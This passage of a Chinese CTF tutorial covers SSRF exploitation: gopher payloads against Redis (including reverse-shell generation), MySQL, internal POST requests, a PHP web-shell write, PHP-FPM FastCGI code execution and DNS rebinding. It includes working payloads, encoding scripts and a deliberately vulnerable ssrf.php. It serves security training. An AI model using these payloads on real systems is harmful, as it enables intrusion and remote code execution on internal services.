
```
REDIS0007 redis-ver3.2.11 redis-bits@ctimep_used-memp flag(3eace94a-709b-4183-89d5-f6bb5a53a56f) flag(3eace94a-709b-4183-89d5-f6bb5a53a56f) ?_1
```

要注意的是如果是在html的输入框中直接输入提交就行，但要在浏览器的URL输入的话，一定要记得URL编码一次。

相关例题：[GKCTF2020]EZ三剑客-EzWeb或者CTFHub中技能树->ssrf->redis

### 反弹shell

对于Redis服务一般还有通过写入定时任务来触发反弹shell的操作，可以使用上面的工具选择ReverseShell也可以一键生成payload



选择ReverseShell，然后写入你要反弹到的VPS的地址，因为这里监听端口工具写好是1234了，所以我们直接在VPS监听nc -lvp 1234即可。

因为我没有在CTF题目中利用过反弹shell这个点，这里就不演示过程了，至于复现过程的话可以在Weblgic靶场复现一下反弹shell，相关的文章讲解也有很多，这里不再赘述了。


## 攻击Mysql服务

如果内网开启了3306端口，存在没有密码的mysql，则也可以使用gopher协议进行ssrf攻击。

本地复现过程：

先在本地新建一个无密码的用户

```
CREATE USER 'kawhi'@'localhost';
GRANT ALL ON *.* TO 'kawhi'@'localhost';
```



The screenshot shows a SQL query editor interface. The title bar indicates the connection is local. The toolbar includes buttons for running, stopping, explaining, creating, loading, saving, and exporting. The query editor contains two lines of SQL code. Below the editor, the execution results are displayed in a table with columns for '信息' (Information), '概况' (Summary), and '状态' (Status). The first command, 'CREATE USER 'kawhi'@'localhost';', is shown with a result of 0 affected rows and a time of 0.003s. The second command, 'GRANT ALL ON \*.\* TO 'kawhi'@'localhost';', is also shown with a result of 0 affected rows and a time of 0.001s.

```
1 CREATE USER 'kawhi'@'localhost';
2 GRANT ALL ON *.* TO 'kawhi'@'localhost';
```

信息	概况	状态
[SQL]CREATE USER 'kawhi'@'localhost'; 受影响的行: 0 时间: 0.003s		
[SQL] GRANT ALL ON *.* TO 'kawhi'@'localhost'; 受影响的行: 0 时间: 0.001s		

运行完成之后可以打开phpmyadmin登录看看是否成功，然后这里比较简单的方法也是利用上述工具gopherus。





burpsuite抓包获取请求头，POST包的请求头有很多行，我们用的时候不用全部带上，但是要记得加上Content-Type和Content-Length，当然如果你全部带也是可以的。

```
POST /1.php HTTP/1.1
Host: 192.168.0.102
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

a=world
```

然后需要对空格和一些特殊字符进行url编码，注意把其中的换行的地方加上%0D%0A，当然手动加肯定太麻烦了，这里给出一个脚本。

一键编码脚本：

```
import urllib
import requests
test = \
"""POST /1.php HTTP/1.1
Host: 192.168.0.102
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

a=world
"""
tmp = urllib.parse.quote(test)
new = tmp.replace('%0A','%0D%0A')
result = '_' + new
print(result)
```

在里面加上你的请求体运行，然后我们在输出结果前面手动加上gopher协议头和IP:端口，最终为：

```
gopher://192.168.0.102:80/_POST%20/1.php%20HTTP/1.1%0D%0AHost%3A%20192.168.0.102%0D%0AContent-Type%3A%20app
```

然后用curl命令发出我们的请求，可以看到成功获取响应包了。

```
root@kali:~# curl gopher://192.168.0.102:80/_POST%20/1.php%20HTTP/1.1%0D%0AHost%3A%20192.168.0.102%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%207%0D%0A%0D%0Aa%3Dworld%0D%0A
HTTP/1.1 200 OK
Date: Fri, 02 Oct 2020 02:53:47 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/7.0.12
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

a
Helloworld
0
```

需要注意的是，如果要在url传入的话需要将发送的POST后面一大串再url编码一次，比如，我们在phpstudy写入一个有ssrf漏洞的ssrf.php

```
<?php
function curl($url){
    //创建一个新的curl资源
    $ch = curl_init();
    //设置URL和相应的选项
    curl_setopt($ch,CURLOPT_URL,$url);
    curl_setopt($ch,CURLOPT_HEADER,false);
    //抓取URL并把它传递给浏览器
    curl_exec($ch);
    //关闭curl资源，并且释放系统资源
    curl_close($ch);
}
$url = $_GET['url'];
curl($url);
?>
```

直接我们上面的payload传入url，会发现没回显。



文件(E) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

192.168.0.102/ssrf.php?url=gopher X +

← → ↻ 🔒 192.168.0.102/ssrf.php? 📄 ⋮ >> ☰

🖱️ HackBar 🔍 查看器 🖥️ 控制台 >> 📄 ⋮ ✕

📄 Load URL

✂️ Split URL

▶️ Execute


```
http://192.168.0.102/ssrf.php?url=gopher://192.168.0.102:80/_POST%20/1.php%20HTTP/1.1%0D%0AHost%3A%20192.168.0.102%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%207%0D%0A%0D%0Aa%3Dworld%0D%0A
```

Post data  Referer  User Agent  
 Cookies [Clear All](#)

把gopher协议全部再url编码一遍就可以成功回显。



```
HTTP/1.1 200 OK Date: Fri, 02 Oct 2020 02:59:16 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j
mod_fcgid/2.3.9 X-Powered-By: PHP/7.0.12 Transfer-
Encoding: chunked Content-Type: text/html;
charset=UTF-8 a Helloworld 0
```



GET请求:

GET请求发送和POST请求基本一样，这里就不再赘述了。

相关例题：2020强网杯half\_infiltration

通过前面一系列操作获得ssrf.php

```

<?php
//经过扫描确认35000以下端口以及50000以上端口不存在任何内网服务,请继续渗透内网
$url = $_GET['we_have_done_ssrf_here_could_you_help_to_continue_it'] ?? false;
if(preg_match("/flag|var|apache|conf|proc|log/i" , $url)){
    die("");
}
if($url)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_exec($ch);
    curl_close($ch);
}
?>

```

跑端口40000跑出来个登录框，然后有上传功能，参数file和content是上传文件

于是用gopher协议发送一个POST请求写马，payload如下：

```

gopher://127.0.0.1:40000/_POST /index.php HTTP/1.1
Host: 127.0.0.1
Cookie: PHPSESSID=bv2afbkkbbpgkio8tjmai40ob7
Content-Length: 174
Content-Type: application/x-www-form-urlencoded
Connection: close

file=php://filter/%2577rite=string.rot13|convert.Base64-decode|convert.iconv.utf-7.utf-8/resource=1.php&con

```

最后payload如下，传入参数需要注意二次url编码：

```

http://39.98.131.124/ssrf.php?we_have_done_ssrf_here_could_you_help_to_continue_it=gopher://127.0.0.1:40000

```

## PHP-FPM攻击

首先，PHP-FPM是实现和管理FastCGI的进程，是一个FastCGI协议解析器，而Fastcgi本质是一个通信协议，类似于HTTP，都是进行数据交换的一个通道，通信过程如下：

TCP模式下在本机监听一个端口（默认为9000），Nginx把客户端数据通过FastCGI协议传给9000端口，PHP-FPM拿到数据后会调用CGI进程解析。

而PHP-FPM攻击是通过伪造FastCGI协议包实现PHP代码执行，我们可以通过更改配置信息来执行任意代码。php中有两个非常有趣的配置项，（想了解更多关于php配置项，可以看我之前写的一篇文章：[CTF中.htaccess文件的利用](#)），分别为auto\_prepend\_file和auto\_append\_file，这两个配置项是使得php在执行目标文件之前，先包含配置项中指定的文件，如果我们把auto\_prepend\_file或auto\_append\_file的值设定为php://input，就能包含进POST提交的数据。

但是这里有个问题就是php://input需要开启allow\_url\_include，这里可以利用PHP\_ADMIN\_VALUE，上一篇说到PHP\_ADMIN\_VALUE不可以利用在.htaccess，但是FastCGI协议中PHP\_ADMIN\_VALUE却用来可以修改大部分的配置，我们利用PHP\_ADMIN\_VALUE把allow\_url\_include修改为True。

复现过程如下：

第一步:

现在linux下启动一个监听并指定写入1.txt。

```
root@kali:~# nc -lvvp 9000 > 1.txt
listening on [any] 9000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 49910
sent 0, rcvd 572
```

第二步:

这里使用P神写好的一个exp

```
https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75
```

把代码保存为python文件，我这里为1.py，运行并-c写入要执行的php代码

```
python 1.py -c "<?php var_dump(shell_exec('uname -a'));?>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR.php
```

```
root@kali:~# python 1.py -c "<?php var_dump(shell_exec('uname -a'));?>" -p 9000
127.0.0.1 /usr/local/lib/php/PEAR.php
Traceback (most recent call last):
  File "1.py", line 251, in <module>
    response = client.request(params, content)
  File "1.py", line 188, in request
    return self._waitForResponse(requestId)
  File "1.py", line 193, in _waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out
```

然后会生成一个1.txt文件

第三步:

将生成的1.txt文件双url编码，老生常谈，因为要在浏览器url输入必须要再编码一次，这里直接给出脚本，脚本我顺便加上了gopher协议等等可以直接打，如果题目ip不同可以自行更改。


```
import urllib.parse
f = open(r'1.txt', 'rb')
s = f.read()
s = urllib.parse.quote(s)
s = urllib.parse.quote(s)
print("gopher://127.0.0.1:9000/_"+s)
```

运行得到

```
gopher://127.0.0.1:9000/_%2501%2501E%25D3%2500%2508%2500%2500%2500%2501%2500%2500%2500%2500%2501%2500%2500%2500%2500%2501%
```

这里我在CTFhub的FastCGI环境直接打了，当然本地也是可以的，可以看到我们下面的PHP代码成功包含并执行了。

```
<?php var_dump(shell_exec('uname -a'));?>
```



## DNS-rebinding

有时候ssrf的过滤中会出现这种情况，通过对传入的url提取出host地址，然后进行dns解析，获取ip地址，然后对ip地址进行检验，如果合法再利用curl请求的时候会发起第二次请求。

DNS-rebinding就是利用第一次请求的时候解析的是合法的地址，而第二次解析的时候是恶意的地址，这个技术已经被广泛用于bypass同源策略，绕过ssrf的过滤等等。


利用过程：

首先需要拥有一个域名，然后添加两条记录类型为A的域名解析，一条的记录值为127.0.0.1，另一条随便写个外网地址即可

<input type="checkbox"/>	@	A	默认	127.0.0.1	-	600	2020-10-18 17:14:03	修改 暂停 删除
<input type="checkbox"/>	@	A	默认	134.170.213	-	600	2020-10-18 17:14:26	修改 暂停 删除


但是这种方法是随机解析的，所以只有在第一次解析出来是个外网ip，第二次解析出来是个内网ip才能成功，也就是说成功的概率为1/4。

这里我在CTFhub的DNS重绑定实验下直接演示：




hacker! Ban Intranet IP

过滤了127.0.0.1, 提示不是内网IP



hacker! Ban Intranet IP

输入刚刚dns解析的域名, 有一定的概率不成功




ctfhub{8a6866a4aca62bd2af8d2d423e41fd020b36d1cb}

多刷几次, 成功利用dns重绑定读取了flag.php




如果没有域名的话，可以去平台<http://ceye.io/>上的dns rebinding工具，利用过程如下：

在profile下添加内网地址



这样的话是会随机返回地址的，也能完成DNS-rebinding攻击



关于更多的DNS-rebinding攻击利用方法见参考链接

## 总结

在ctf中ssrf一般不会单独出题，大多数情况下是作为其中一个利用点，知识点看起来就那几个，总结起来还挺多的，由于水平有限，本篇可能还有一些点没有提到，比如赵总最近写了一个ssrf新的利用方法：<https://www.zhaoj.in/read-6681.html>，有兴趣可以看看。

## 参考链接

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending>  
<http://www.bendawang.site/2017/05/31/%E5%85%B3%E4%BA%8EDNS-rebinding%E7%9A%84%E6%80%BB%E7%BB%93/>